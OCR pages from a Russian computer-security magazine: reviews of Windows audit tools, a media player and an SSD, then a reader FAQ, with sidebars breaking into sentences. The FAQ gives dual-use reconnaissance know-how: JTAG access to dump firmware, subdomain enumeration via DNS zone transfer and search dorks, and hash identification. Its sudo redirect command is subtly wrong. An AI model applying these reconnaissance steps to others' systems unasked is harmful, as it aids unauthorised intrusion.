После установки создается снимок, с которым и сравниваются настройки. В случае изменения генерируются полные отчеты с информацией: кто, где и когда их произвел модификацию, значение параметра до и после. В бесплатной версии отчет представляет собой ежедневный дайджест, который отправляется на e-mail, указанный во время установки. В платной версии количество отчетов увеличено: snapshot, изменения в настройках на указанный момент, сброс пароля AD и так далее. Снимки контролируемых объектов по умолчанию производятся каждые 10 минут, и на их основании строится отчет, отражающий изменения в динамике. Или, например, Network Infrastructure Change Reporter собирает данные с сетевых устройств, поддерживающих SNMP, создает отчеты о настройках и изменениях и информирует о появлении новых систем в сети. Обо всех критических изменениях администратор уведомляется в реальном времени.

Инструмент Change Rollback Wizard позволяет произвести откат до предыдущего значения с любой точки, в бесплатной версии «запоминаются» только четыре дня. Платная версия поддерживает несколько доменов, продолжительное хранение архива изменений, библиотеку отчетов, подписки, Snapshot Reporting, интеграцию со SCOM.

Установка NetWrix Change Reporter возможна на любой компьютер, работающий под управлением Windows XP SP3 и выше, с установленным IIS (в 64-битных системах в режиме 32-битной со-

ПАРСИМ ЛОГИ, ИСПОЛЬЗУЯ СИНТАКСИС SQL


Недостатки штатной системы аудита разработчики из Microsoft попытались отчасти компенсировать с помощью бесплатной утилиты Log Parser (goo.gl/b1lII), которая позволяет по запросу парсить журналы с локального или удаленного сервера. Чтобы задать параметры, используется SQL-подобный язык, благодаря чему и достигается полная свобода в выборе информации, ее обработке, сортировке и группировке. Например, выборка данных из журнала безопасности:

```
> logparser "SELECT DISTINCT EventID FROM security"
```

Log Parser может запрашивать данные об объектах в Active Directory, работает с журналами IIS и Exchange Server. Результат сохраняется в файл (W3C, CSV, XML), SQL-базу, syslog, изображение или выводится в консоль. Дополнительно разработан графический интерфейс и библиотека запросов Log Parser Studio (goo.gl/vqQdT).

VIDEO

В видеоролике мы познакомимся с настройками системы аудита Windows Server 2012 и разберем, как получать нужную информацию в консоли Event Viewer и с помощью командлетов PowerShell.



Консоль управления NetWrix



ADAudit Plus снабжен множеством готовых отчетов, однако откат придется производить вручную

вместимости). Для хранения отчетов используется MS SQL Server от 2005, поддерживается и Express Edition. Лицензируется NetWrix по количеству активных пользователей, в стоимость включен год техподдержки.

ADAUDIT PLUS

Корпорация Zoho (manageengine.com) предлагает ряд продуктов для аудита, управления инфраструктурой и ведения отчетов. Для нас представляет интерес ADAudit Plus, позволяющий отслеживать все изменения в объектах AD, GPO, учетных записях групп и пользователей, установки разрешений, события входа и прочее. По результатам строятся подробные отчеты, кто, когда и какое действие выполнил, выводится значение до и после изменения и прочие характеристики. Для файлового сервера (в том числе и Failover Clusters) производится аудит файлов, папок, сетевых шар и параметров доступа. Результат администратор может экспортировать в файл формата XLS, HTML, PDF и CSV. Фильтр позволяет настроить предупреждения о самых важных событиях по e-mail. Например, предупреждать в случае неудачной попытки входа администратора на контроллер домена. Отчеты можно запускать по расписанию, результат сохраняется в файл, по e-mail приходит оповещение о выполнении задания. Программа сохраняет полную историю изменений объектов AD и GPO и архив записей. Кроме этого, программа позволяет централизованно:

- сбрасывать пароли учетных записей и устанавливать параметры, которые должен будет настроить пользователь при входе в систему;
- обнаруживать и отключать/удалять устаревшие учетные записи, неактивные некоторое время;
- управлять свойствами нескольких учетных записей одновременно при помощи шаблонов (указывать атрибуты Exchange, TS, домашнюю папку, профиль и прочее), импортировать атрибуты, искать объекты AD;
- делегировать настройку пользовательских аккаунтов другим пользователям.

Веб-интерфейс управления не локализован, но понятен даже новичку. Окно визуально разбито на четыре части. В самом верху находится панель меню, состоящая из семи пунктов: Home, Reports, File Audit, Alerts, Configuration, Admin и Support. После выбора пункта под ним появляется подменю со специфическими установками. В Home можно найти информацию по ошибкам входа в систему, коды ошибок, статистику по входу в систему, установку/смену пароля и быстрый доступ к некоторым отчетам.

После установки система содержит более 150 готовых отчетов, большинство из них собраны в секции Reports, которая разбита на шесть категорий и несколько подкатегорий. Назначение большинства понятно из названия. Просто переходим сюда, выбираем нужный пункт и смотрим результат. Некоторые колонки скрыты, при необходимости их можно активировать. Для упрощения отбора информации используется поиск по колонкам. В Compliance собраны отчеты, соответствующие стандартам безопасности SOX, HIPAA, PCI-DSS, GLBA и FISMA. Кроме того, свои отчеты (Report Profile Based Reports) может создавать администратор. Единственный минус ADAudit Plus состоит в том, что в случае возникновения проблем администратор о них узнает, но возврат к предыдущим значениям необходимо будет произвести самостоятельно штатными средствами ОС/приложения.

Установить ADAudit Plus можно на компьютер, работающий под управлением Windows, начиная от XP (32- и 64-битные версии). В качестве СУБД используется MS SQL Server 2k5/2k8/2k8R2. Лицензия зависит от количества обслуживаемых контроллеров домена. Предлагается три версии: Free, Standard и Professional (файл для закачки один). Бесплатная версия позволяет контролировать до 100 объектов в одном домене.

Кроме ADAudit Plus, корпорация Zoho предлагает инструмент сбора и анализа журналов событий EventLog Analyzer, по своим возможностям приближающийся к SIM (Security Information Management).

QUEST CHANGEAUDITOR

Компания Quest Software предлагает свой продукт для аудита в реальном времени — ChangeAuditor (quest.com/changeauditor), оперативно отслеживающий изменения настроек AD, Exchange, работу с файловым и SQL-сервером, SharePoint, LDAP-запросы, EMC, NetApp и VMware vCenter. Отчеты позволяют получить точные подробности всех изменений и событий: кто, когда и где внес изменения, а также исходные и текущие значения, информацию об успешной/неудачной регистрации, назначение прав доступа и дополнительных привилегий, изменение политик, доменов или учетных записей. Также пакет обеспечивает защиту от измене-

ОТЧЕТЫ МОЖНО ЗАПУСКАТЬ ПО РАСПИСАНИЮ, РЕЗУЛЬТАТ СОХРАНЯЕТСЯ В ФАЙЛ, А ПО E-MAIL ПРИХОДИТ ОПОВЕЩЕНИЕ

АНАЛИЗИРУЕТСЯ ВСЯ НЕОБЫЧНАЯ АКТИВНОСТЬ ПОЛЬЗОВАТЕЛЕЙ И АДМИНИСТРАТОРОВ

ний в наиболее важных объектах AD, предотвращая случайное удаление OU и изменение параметров GPO. Чтобы было легче настраивать такую защиту, предложены готовые шаблоны и визард. В случае изменения критически важных элементов или шаблонов администратор сразу же получает оповещение по e-mail, с помощью WMI или SNMP. Анализируется вся необычная активность пользователей и администраторов: регистрация в нерабочее время, многократная неудачная попытка входа, неавторизованное использование заданных по умолчанию паролей администратора и другое. Возможно настроить определенное действие при наступлении событий, например откат изменений к первоначальным значениям или отключение подозрительного пользователя. Предусмотрена точная настройка режима контроля в соответствии с политиками, принятыми в конкретной организации.

Для удобства отбора события в консоли подсвечиваются цветом, показывающим их состояние и степень опасности. Данные можно перенаправить другому пользователю, просмотреть информацию в базе знаний и вернуть к нужному значению. Чтобы избежать перегрузки базы данных, ChangeAuditor умеет отключать аудит учетных записей надежных пользователей.

После установки в распоряжении системного администратора будет более сотни готовых отчетов, в том числе соответствующих стандартам безопасности SAS 70, HIPAA, GLBA, ISO 17799, FISMA. Реализован ролевой доступ, позволяющий администраторам определить полномочия другим пользователям, которые самостоятельно будут формировать отчеты. Интерфейс позволяет отобрать события при помощи фильтра или поиска. Для аудита используется собственная патентованная технология и собственный журнал событий, технология Quest InTrust позволяет записывать все события в системный журнал Windows в реальном времени. Возможно долговременное хранение архива журналов без потерь собранной информации, что соответствует современным законодательным требованиям.

На удаленных системах устанавливаются агенты, которые отправляют всю информацию на сервер ChangeAuditor Coordinator. В установке и настройке запуска режимов контроля активности и аудита изменений помогают мастеры, при помощи которых устанавливается выбор контролируемых параметров и задание правил, политик и задач. Возможна интеграция с MS Systems Center Operation Manager и другими решениями Quest Software. Например, Quest InTrust относится к SIM и позволяет собирать, сохранять данные о событиях в Windows и *nix, составляя отчеты и уведомляя о наиболее важных.

Для установки агента понадобится компьютер, работающий под x86/x64 Windows от XP SP2, Coordinator работает под управлением Windows Server от 2003 и требует SQL Server от 2k5 SP2.


VARONIS DATADVANTAGE FOR WINDOWS

Пользователи меняют должности, увольняются, добавляются в группы безопасности и исключаются из них. Учитывая, что современная сеть насчитывает большое количество ресурсов, доступ к которым настраивается вручную несколькими администраторами, часто сложно определить, кто и куда имеет право зайти. Эту проблему может решить Varonis DatAdvantage (varonis.com) — продукт несколько иного класса. Его назначение — управление неструктурированными данными (unstructured data) компании и консолидация информации об учетных данных и событиях доступа, получаемой из AD и файловых серверов. Механизмы анализа позволяют построить подробную картину, демонстрирующую взаимосвязь пользователей, групп и данных, включая права доступа и их происхождение, и дать рекомендации по назначению прав доступа, соответствующих бизнес-логике организации. На основании отчетов администратор может проверить, какие права доступа являются правомерными, а какие следует ограничить. После проверки выданной информации можно применить рекомендуемые изменения нажатием одной клавиши. Программа сохраняет и выводит все попытки доступа к данным, с детализацией до отдельного файла, из которой можно узнать, как часто он использовался и тип операции (открытие, удаление, переименование, изменение прав и так далее). Система отчетов позволяет выбрать информацию по любому параметру для произвольного периода. Данные затем можно экспортировать в файлы (CSV, Excel и другие) для анализа в программах третьих фирм. Все настройки производятся в едином интерфейсе. Для работы используется компактный агент, генерирующий меньшее количество информации по сравнению со штатной системой аудита Windows.

Применение Varonis DatAdvantage рекомендовано на предприятиях с числом пользователей от 200 или с объемом файлового сервера от 500 Гб. Предлагается несколько версий Varonis DatAdvantage, ориентированных на аудит Windows, AD, SharePoint, Exchange и *nix.

ЗАКЛЮЧЕНИЕ

Штатная система аудита Windows, при всей своей функциональности, не лишена недостатков, однако их можно компенсировать при помощи продуктов от сторонних разработчиков. Выбор конкретного — дело каждого, здесь следует исходить из специфики сети и требуемой функциональности.



Бесплатная версия NetWrix Change Reporter позволяет получать информацию по всем изменениям за сутки

INFO

Особенность системы аудита Win2k8: если при создании объектов для атрибутов использовались параметры по умолчанию, их значения в журнал не заносятся.

WARNING

Размер журналов Windows ограничен 128 Мб, то есть при большом количестве событий файл будет перезаписан через несколько часов. Чтобы этого избежать, необходимо в свойствах журнала консоли Event Viewer увеличить размер и активировать опцию «Архивировать журнал при заполнении. Не перезаписывать события».

WWW

База EventID: kb.monitorware.com/kbeventdb.html.

Максим Наумов

ASUS O!PLAY MEDIA PRO

UPGRADE ДЛЯ ТЕЛЕВИЗОРА

Медиаплееры O!Play в ассортименте ASUS появились уже давно, но Media Pro — это нечто большее, чем просто плеер, это телевизионная приставка set-top box, способная превратить самый старый, отставший от жизни телевизор в современный Smart TV.



Информацию о дате начала продаж и цене ищи на **ru.asus.com**

ASUS O!Play Media Pro собран на базе популярного чипа RTD1185DD. Впрочем, на этом и заканчивается родство с большим количеством медиаплееров, представленных на рынке, поскольку и аппаратная часть, и софт используются абсолютно оригинальные. Сам по себе девайс не велик и вполне помещается в кармане, но внутри него уместилось больше цифровой начинки, чем можно было ожидать. Во-первых, помимо имеющейся гигабитной проводной сети, ASUS O!Play Media Pro имеет еще и встроенный Wi-Fi 802.11n, а во-вторых, внутрь интегрирован цифровой тюнер DVB-T.

Снаружи удалось разместить немало полезных интерфейсов: на фасаде слот для карт памяти SD/MMC и USB-порт, еще один USB располагается сзади, рядом с AV-выходами. Для компактности вместо стандартного HDMI был применен интерфейс mini-HDMI, однако проблем с подключением не возникнет, потому что в коробку заботливо вложен соответствующий кабель.

Меню у ASUS O!Play Media Pro полностью оригинальное, заметно отличающееся от стандартного меню чипсета Realtek и по дизайну, и по наполнению. Если в вашем регионе поддерживается цифровое вещание DVB-T, соответствующий раздел меню дает доступ к списку каналов, цифрового телевидения и радио, а также обеспечивает доступ к электронной телепрограмме.

Для тех, кто обычному телевидению предпочитает интернет-вещание, в интерфейсе интегрировано без малого полтора десятка полезных виджетов, среди которых YouTube, Dailymotion, Picasa, Flickr, сервисы Yahoo, а также удобно структурированные каталоги интернет-радио и интернет-телевидения, собранные на платформе Muzee. Для выхода в онлайн-кинотеатр AceTrax и на всеми любимый Facebook на пульте ДУ есть специальные кнопки с соответствующими логотипами. Обладатели современных SmartTV наверняка уже готовы заявить о том, что их телевизоры тоже способны работать в YouTube и Facebook — а могут ли ваши телевизоры выкладывать фото в Facebook или заливать видео на YouTube? А ASUS O!Play Media Pro может! Сделать это не сложнее, чем скопировать файл в соседнюю папку.

С мультиформатностью проблем нет. В списке поддерживаемых аудиофайлов обнаруживается даже игнорируемый многими производителями loseless-формат APE, и есть возможность воспроизводить плей-листы формата CUE. В фильмах поддерживаются звуковые дорожки Dolby TrueHD, реализована поддержка популярного формата MKV. Все более или менее распространенные видеокодеки, а также контейнеры ISO, содержащие образы дисков, воспроизводятся стабильно и качественно. Еще один повод для зависти конкурентов — интеллектуальная функция RightTxT, которая самостоятельно ищет и запускает подходящие субтитры. Такого нет даже в Apple TV!

При стриминге видео по проводной сети и воспроизведении видеофайлов непосредственно с USB-носителя без проблем воспроизводится битрейт вплоть до 60 Мбит/с, то есть практически любой HD-видеофайл будет прочитан без зависаний картинки. Соответственно, ASUS O!Play Media Pro легко воспроизводит файлы с Full HD видео, записанным с частотой кадров 50 и 60 Гц. С беспроводной сетью производительность несколько сокращается, что, в общем-то, и неудивительно. При желании посмотреть HD по Wi-Fi-сети это можно себе позволить, если битрейт не будет превышать отметку 25 Мбит/с.

А вот чему многие конкуренты могут позавидовать, а заодно и поучиться — количеству и возможностям дополнительного софта, который призван упростить работу с устройствами O!Play. Для полного взаимопонимания и гармонии все дополнительное ПО имеет название с приставкой «O!». Так, с помощью программы O!Direct, установленной на ПК, любой медиафайл на ASUS O!Play Media Pro запускается одним нажатием с помощью ссылки, появляющейся в контекстном меню. На смартфон или планшет, работающий под управлением Android, можно установить программу O!MediaShare, которая обладает возможностями, аналогичными O!Direct, а также выполняет функции альтернативного пульта ДУ.

ASUS O!Play Media Pro не просто установил более высокую планку качества в своем классе, но и фактически задал направление для развития — обеспечивать бесшовную интеграцию медиаплеера в домашнюю сеть и превращать все используемые цифровые устройства и гаджеты в единое медиапространство.

Александр Михеев

OCZ VERTEX 4 25SAT3-256G

ВРЕМЯ МЕНЯТЬ VERTEX



6700 РУБ.

ТЕСТОВЫЙ СТЕНД

Процессор: Intel Core i7-3960X Extreme Edition, 3300 @ 3600 МГц
Материнская плата: ASUS P9X79 PRO
Оперативная память: Corsair CMGTX7, 1 x 4 Гб, DDR3 1333 МГц
Видеокарта: Chaintech GE240GT-A1024N1
Накопитель: CSSD-F120GB2 120 Гб
Блок питания: Corsair CMPSU-1000HX, 1000 Вт
Операционная система: Windows 7 Максимальная, 64 бит

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Форм-фактор: 2,5 дюйма
Интерфейс: SATA 3.0
Тип памяти: MLC, ONFi 2.2, 25 нм
Контроллер: Indilinx Everest 2
Максимальная скорость чтения: 560 Мб/с
Максимальная скорость записи: 510 Мб/с
Время наработки на отказ: 2 млн ч
Объем: 256 Гб

- Низкая цена относительно других быстрых SSD
- Производительность больше не зависит от степени сжатия файлов
- Очень высокая скорость случайной записи
- В тесте PCMark Vantage отстает от OCZ VTX3-25SAT3-240G

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

IOMETER
Random read 4 Кб: 24,2 Мб/с
Random write 4 Кб: 80,91 Мб/с
Seq. read 128 Кб: 360,99 Мб/с
Seq. write 128 Кб: 411,98 Мб/с
Iometer patterns:
Database: 41,52 Мб/с
Fileserver: 52,95 Мб/с
Workstation: 36,5 Мб/с
Webserver: 74,47 Мб/с

PCMARK VANTAGE (HDD)
Test Suite: 35 923 балла
Windows Defender: 171,91 Мб/с
Gaming: 152,72 Мб/с
Importing pictures to Windows Photo Gallery: 150,16 Мб/с
Windows Vista startup: 218,83 Мб/с
Video editing using Windows Movie Maker: 175,31 Мб/с
Windows Media Center: 218,5 Мб/с
Adding music to Windows Media Player: 121,07 Мб/с
Application loading: 153,8 Мб/с

ANVIL'S STIRAGE UTILITIES 1.0.27
Seq. read/write (Несжимаемые данные): 487,974/412,09 Мб/с
Seq. read/write (Сжимаемые данные): 488,08/410,26 Мб/с

Количество SSD разных марок и моделей на прилавках просто зашкаливает. Их не выпускают еще разве что только производители жестких дисков, в то время как внушительное число фирм другого, порой никак не относящегося к твердотельным накопителям профиля давно уже отвоевали себе кусочек рынка. Но сегодня мы рассмотрим новинку одного из лидеров, чье семейство SSD под названием Vertex (а точнее, разные его поколения) не раз задавало планку производительности для своих конкурентов.

Вкратце напомним, что первое поколение OCZ Vertex основывалось на контроллерах компании Indilinx и показывало замечательную производительность по меркам того времени. OCZ Vertex 2 и следующий за ним OCZ Vertex 3 оснащались уже контроллером от LSI SandForce. Отказавшись от услуг Indilinx, OCZ Technology вскоре и вовсе приобрела эту фирму. Но не просто от избытка денег, а для того, чтобы получить независимость от LSI SandForce и сделать в сотрудничестве с инженерами Indilinx собственный контроллер, с блек-джеком и увеличенной производительностью при работе с несжимаемыми данными.

OCZ VTX4-25SAT3-256G, который мы сегодня тестируем, как и вся линейка OCZ Vertex 4, основан на контроллере собственного производства Indilinx Everest 2. Двухуровневая память (MLC) этих SSD выполнена по 25-нм техпроцессу. Всего новинка представлена четырьмя накопителями: на 64, 128, 256 и 512 Гб.

Чем же все-таки обоснован отказ от производительных контроллеров LSI SandForce? Во-первых, SSD на собственных контроллерах будут обходиться дешевле как самой OCZ Technology, так и конечному потребителю. Во-вторых, Indilinx Everest 2 не имеет таких трудностей при работе с несжимаемыми данными (архивы, JPG, MP3 и тому подобное), какие возникали у SandForce SF-XXXX. Стоит взглянуть хотя бы на результаты Anvil's Storage Utilities 1.0.27. Скорость последовательного чтения и записи не назовешь революционной, но вот в случайной записи OCZ VTX4-25SAT3-256G показал себя просто превосходно. Надеемся, скорость случайного чтения со временем подтянут до такого же уровня, что обеспечит молниеносную загрузку ОС и приложений.

ВЫВОДЫ

Спустя годы удачного сотрудничества с Indilinx и LSI SandForce, OCZ Technology решилась выпустить 4-е поколение семейства Vertex на своем собственном накопителе. Среди плюсов мы видим повышение производительности в операциях с файлами, не поддающимися компрессии, а также в операциях случайной записи. Бенчмарки, правда, не показывают того значительного превосходства, которое мы привыкли видеть с каждым новым поколением Vertex. Зато OCZ Technology удалось снизить стоимость производства, так что цены на новые накопители ниже цен на предыдущее поколение. Плюс, благодаря гарантии, можно целых пять лет не беспокоиться, что NAND-память OCZ VTX4-25SAT3-256G скоропостижно исчерпает свой ресурс.

Глеб Чербов (cherboff@gmail.com)



ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Допустим, у меня есть JTAG, как тогда к этому чудесному устройству подключиться?

A Тут все зависит от того, насколько производитель позаботился об удобстве отладки или же, наоборот, попытался максимально затруднить этот процесс. В первом случае на плате может даже присутствовать специальный разъем для подключения JTAG-эмулятора (как правило, это два ряда по десять пинов под стандартную колодку шлейфа). Если же такового отыскать не удалось, остается курить даташиты на микроконтроллер и определять, какие же из многочисленных ножек, торчащих наружу, внутри приводят к волшебному интерфейсу. По большому счету для полноценной работы нам достаточно всего четырех контактов: TDI/TDO для ввода/вывода, TMS для управления режимом и TCK для задания частоты. Определив их, можно «прозвонить» плату уже на предмет того, куда в итоге приводят дорожки, к которым припаяны соответствующие контакты (подключаться напрямую к процессору не всегда удобно). Часто эти окончания, так называемые тест-поинты, раскидывают в разные места на плате. Поиск точек для подключения может быть еще более затруднен, если сердце устройства заключено в BGA-корпус (не торчащие в стороны ножки, а множество контактов на дне), что оставляет для поиска лишь один гуманный метод — перебор всех возможных точек-кандидатов на плате. Вручную это может занять необозримо много времени, так что разумным становится применение специально запрограммированного JTAG-finder'a, который подключается сразу ко всем подозрительным окончаниям на плате и перебирает все возможные комбинации. Такой поисковый «паук» как раз реализуется проектом для популярной платформы Arduino — JTAGenum (bit.ly/jtagenum) и по функциональности ничуть не уступает дорогостоящим коммерческим решениям.

Q Как программно реализовать отключение USB-устройства в Linux?

A Управление практически всей доступной периферией в Linux производится через взаимодействие с виртуальной файловой системой sysfs. USB тут не исключение, и рулить подключенными по универсальной последовательной шине девайсами можно в полной мере. Заглянув в виртуальную директорию /sys/bus/usb/devices/, можно заметить, что каждому устройству назначен свой каталог, содержащий различные элементы управления. А интересующий нас параметр находится по адресу /sys/bus/usb/devices/[id порта]/[id устройства]/power/level. По умолчанию для большинства устройств в этом виртуальном файле содержится значение «auto». Для отключения же питания конечного устройства необходимо записать туда значение «suspend». Подобного рода действия, что неудивительно, требуют рутовых привилегий. В результате сделаем это нехитрой манипуляцией:

```
sudo echo suspend > /sys/bus/usb/ \
    devices/[id порта]/[id устройства]/
    power/level
```

Индикатор питания, если таковой имеется, должен погаснуть. Для восстановления статус-кво достаточно проделать обратное, записав значение «auto» или «on».

Q Как можно получить список имен всех поддоменов какого-нибудь домена?

A Список всех зарегистрированных поддоменов может оказаться при исследовании сети хорошим подспорьем, ведь в именах часто кроется если не вся суть, то хотя бы намек на то, что функционирует по данному адресу. Во многом тут все зависит от того, насколько грамотно был сконфигурирован name-сервер. В частности, разрешен ли трансфер доменной зоны. Если

КАК СТАТЬ ВАЙТХЭТОМ?

Путь вайтхэта тернист и полон коварных соблазнов, но есть и масса способов быть в теме и двигаться вперед, придерживаясь выбранной идеологической концепции. Для оттачивания своих навыков и техник обнаружения и эксплуатации уязвимостей вовсе не обязательно иметь дело с реальными системами. На сегодняшний день существует целый ряд способов совершенствоваться как хакеру в изначальном и единственно верном смысле этого слова.

ЗАХВАТЫВАЙ ФЛАГИ!

Все более набирающий популярность вид киберсоревнований, в которых участники состязаются во взломе и защите. Регулярно проводятся и онлайн, и «очные» CTF-сессии, в которых можно участвовать как индивидуально, так и в команде. Регистрация на большинство из них открыта для всех желающих.

ограничений на передачу данных о доменных именах нет, то без труда весь список можно получить, запросив AXFR-трансфер лично себе:

```
$ dig @ns-server mysterydomain.net axfr
```

Если же безопасной настройке было уделено должное внимание, такой фокус не получится и, увы, придется обходиться обратным DNS-поиском при помощи сканера nmap (весьма затратная по времени процедура, с негарантированным успехом). Для получения списка поддоменов в интернете классическим способом является гугл-хак:

```
* inurl:mysterydomain.net
```

Или можно вовсе не заморачиваться и воспользоваться одним из многочисленных специализированных сервисов, например serversniff (bit.ly/serversniff).

Q В руки попалось несколько незнакомого мне вида хешей. Подскажите, можно ли как-то определить, результатом какой функции они являются?

A Действительно, разнообразие алгоритмов и форматов хранения хеш-функций может поставить в тупик даже человека, видавшего хитрые, различной степени солености хеш-строки. Всего этого зоопарка в голове не удержишь, да и не требуется, если всегда можно подсмотреть формат получаемого значения в впечатляющем списке, составленном специально для этих целей специалистами из InsidePro (insidepro.com/hashes.php). Стоит отметить, что список можно с легкостью перегенерировать в соответствии с известными параметрами (если таковые имеются): хешируемым значением, именем пользователя и солью. Помимо всевозможных функций представлены различные экзотические хитросплетения, как, например, md5(sha1(md5($pass)).sha1($pass)). Впрочем, можно также воспользоваться утилитой hash-identifier (bit.ly/hashid), которая обладает тоже

БОЛЬШОЙ ВОПРОС

Q ПРОЧИТАЛ, ЧТО МНОГИЕ УСТРОЙСТВА ИМЕЮТ НЕКИЙ JTAG. РАССКАЖИТЕ, ПОЖАЛУЙСТА, ПРО ЭТО ПОПОДРОБНЕЕ.



Один из множества вариантов JTAG

A Большинство современных embedded-устройств построены на базе микроконтроллеров (ARM), которые действительно имеют специализированные интерфейсы для прошивки или даже отладки. Среди таких интерфейсов наиболее распространен на сегодняшний день как раз JTAG (Joint Test Action Group). Представляет он собой некий набор аппаратной логики, реализованной прямо в ядре, с помощью которого можно управлять работой процессора на самом низком уровне, то есть считывать значения регистров, инициализировать и останавливать выполнение команд. В свою очередь, сам JTAG имеет собственный интерфейс управления и систему команд, подача которых и получение результатов производится через специально отведенные для этих целей контактные группы. Проще говоря, у микроконтроллера есть несколько «ножек», по-горячему подключившись к которым можно контролировать его внутреннее состояние, а значит, и иметь контроль над всеми доступными ресурсами, в том числе и флеш-памятью. Имея такой GOD-mode над устройством, можно, например, сдампить код прошивки, который нередко представляет определенный интерес с точки зрения дальнейшего исследования устройства (далее в ход идут дизассемблеры и декомпиляторы). Но есть и свои нюансы. В частности, для подключения к JTAG потребуется специальное оборудование, предоставляемое в основном производителями самих микроконтроллеров, так называемый JTAG-эмулятор — отдельное устройство, оперирующее управляющими командами и взаимодействующее с компьютером. Стоят такие оригинальные игрушки для простого энтузиаста, к сожалению, заоблачно. К счастью, наши китайские друзья уже давно освоили технологию и с успехом штампуют полнофункциональные реплики, коими завалены электронные прилавки с доступными ценниками. Есть и ультрабюджетные решения, как, например, Wiggler (не что иное, как пять проводков, подключаемых к LPT-порту плюс специальный софт). Из программного обеспечения такую отладку в реальном времени поддерживает как большинство популярных IDE для микроконтроллеров (Keil, IAR), так и специализированные пакеты для отладки на кристалле в реальном времени (Open OCD).

ВСТРЕЧАЙ ЕДИНОМЫШЛЕННИКОВ

Нельзя обойти вниманием и регулярные встречи локальных DEFCON-групп: питерской DEFCON #7812 (defcon-russia.ru) и киевской DefCon-UA (defcon.org.ua). В их рамках проводятся семинары и воркшопы именитых профессионалов и звезд современной хак-сцены, а также доклады всех, кто считает, что может поведать сообществу что-то интересное, и открытые дискуссии на актуальные темы.

УЗНАВАЙ!

С недавних пор даже в нашей стране проводится несколько ежегодных мероприятий международного масштаба, с оглядкой на легендарные Black Hat и DEF CON, посвященные разнообразным аспектам информационной безопасности и ориентированные на распространение знаний в хакерской среде. Это Zeronights (zeronights.ru) и Positive Hack Days (phdays.ru), посещение которых никак нельзя будет назвать зря потраченным временем.

ИССЛЕДУЙ!

Изучать тематические ресурсы и впитывать опыт коллег и единомышленников чрезвычайно полезно, но, кроме того, очень сильно двигают вперед в профессиональном плане твои собственные исследования. Распространенное мнение, что все уже изучено до нас, ошибочно. Я уверен — любое направление, любая технология, интересная тебе, являет собой широчайшую область для исследований.

заслуживающим уважения списком распознаваемых хешей.

Q Как сделать скриншот экрана на устройстве под управлением Android 2.x?

A Снятие снимка экрана, безусловно, очень полезная функция. Без скриншотов сложно себе представить даже всем знакомые странички в Google Play Market, не говоря уже о различных описаниях и руководствах. Но к сожалению, штатный функционал для этого появился лишь в Android 3.2, в то время как далеко не все устройства поддерживают обновление до старшей версии. Конечно, получить желанную картинку можно, воспользовавшись одним из многочисленных приложений, созданных специально для этого, но все они, увы, потребуют root-доступа, что опять же не всегда удобно. Решить эту проблему можно с помощью инструмента Android Debug Bridge, входящего в комплект программ, поставляемых с Android SDK (bit.ly/droidsdk). На устройстве необходимо включить разрешение отладки по USB (Настройки → Приложения → Разработка). При подключении через USB-кабель в системе будет обнаружено новое устройство, драйвер для которого следует выбрать из директории установки Android SDK (android-sdk\extras\google\usb_driver\). После установки драйвера можно запускать Dalvik Debug Monitor (\android-sdk\tools\ddms.bat) и из меню «Device» выбрать пункт «Screen Capture». Система к снятию скриншотов готова!

Q Можно ли удаленно изменять параметры виртуальных машин, крутящихся под VirtualBox, не логинясь на хост?

A VirtualBox, бесспорно, хорош для локального использования, но инструментов, аналогичных по функционалу клиенту VSphere, для удаленной работы от прямого конкурента VMware действительно не хватало. К счастью, VirtualBox имеет обширное API для управления виртуальным зоопарком. Этим и воспользовались создатели phpVirtualBox (bit.ly/phpvb) — оболочки, предоставляющей аналогичные со стандартным GUI-конфигуратором возможности, с тем лишь отличием, что все происходит удаленно в окне браузера. Для использования на серверной части придется развернуть веб-сервер с работающим PHP версии не ниже 5.1.0. Сам же интерфейс реализован с использованием AJAX и позволяет в несколько кликов изменять параметры, управлять состояниями, создавать и удалять виртуальные машины. Иными словами, он практически дублирует родные средства контроля, но не требует даже терминальной сессии до хоста.

Q Как можно скрыть использование Tor от мониторинга на стороне провайдера?



phpVirtualBox — веб-консоль управления VirtualBox

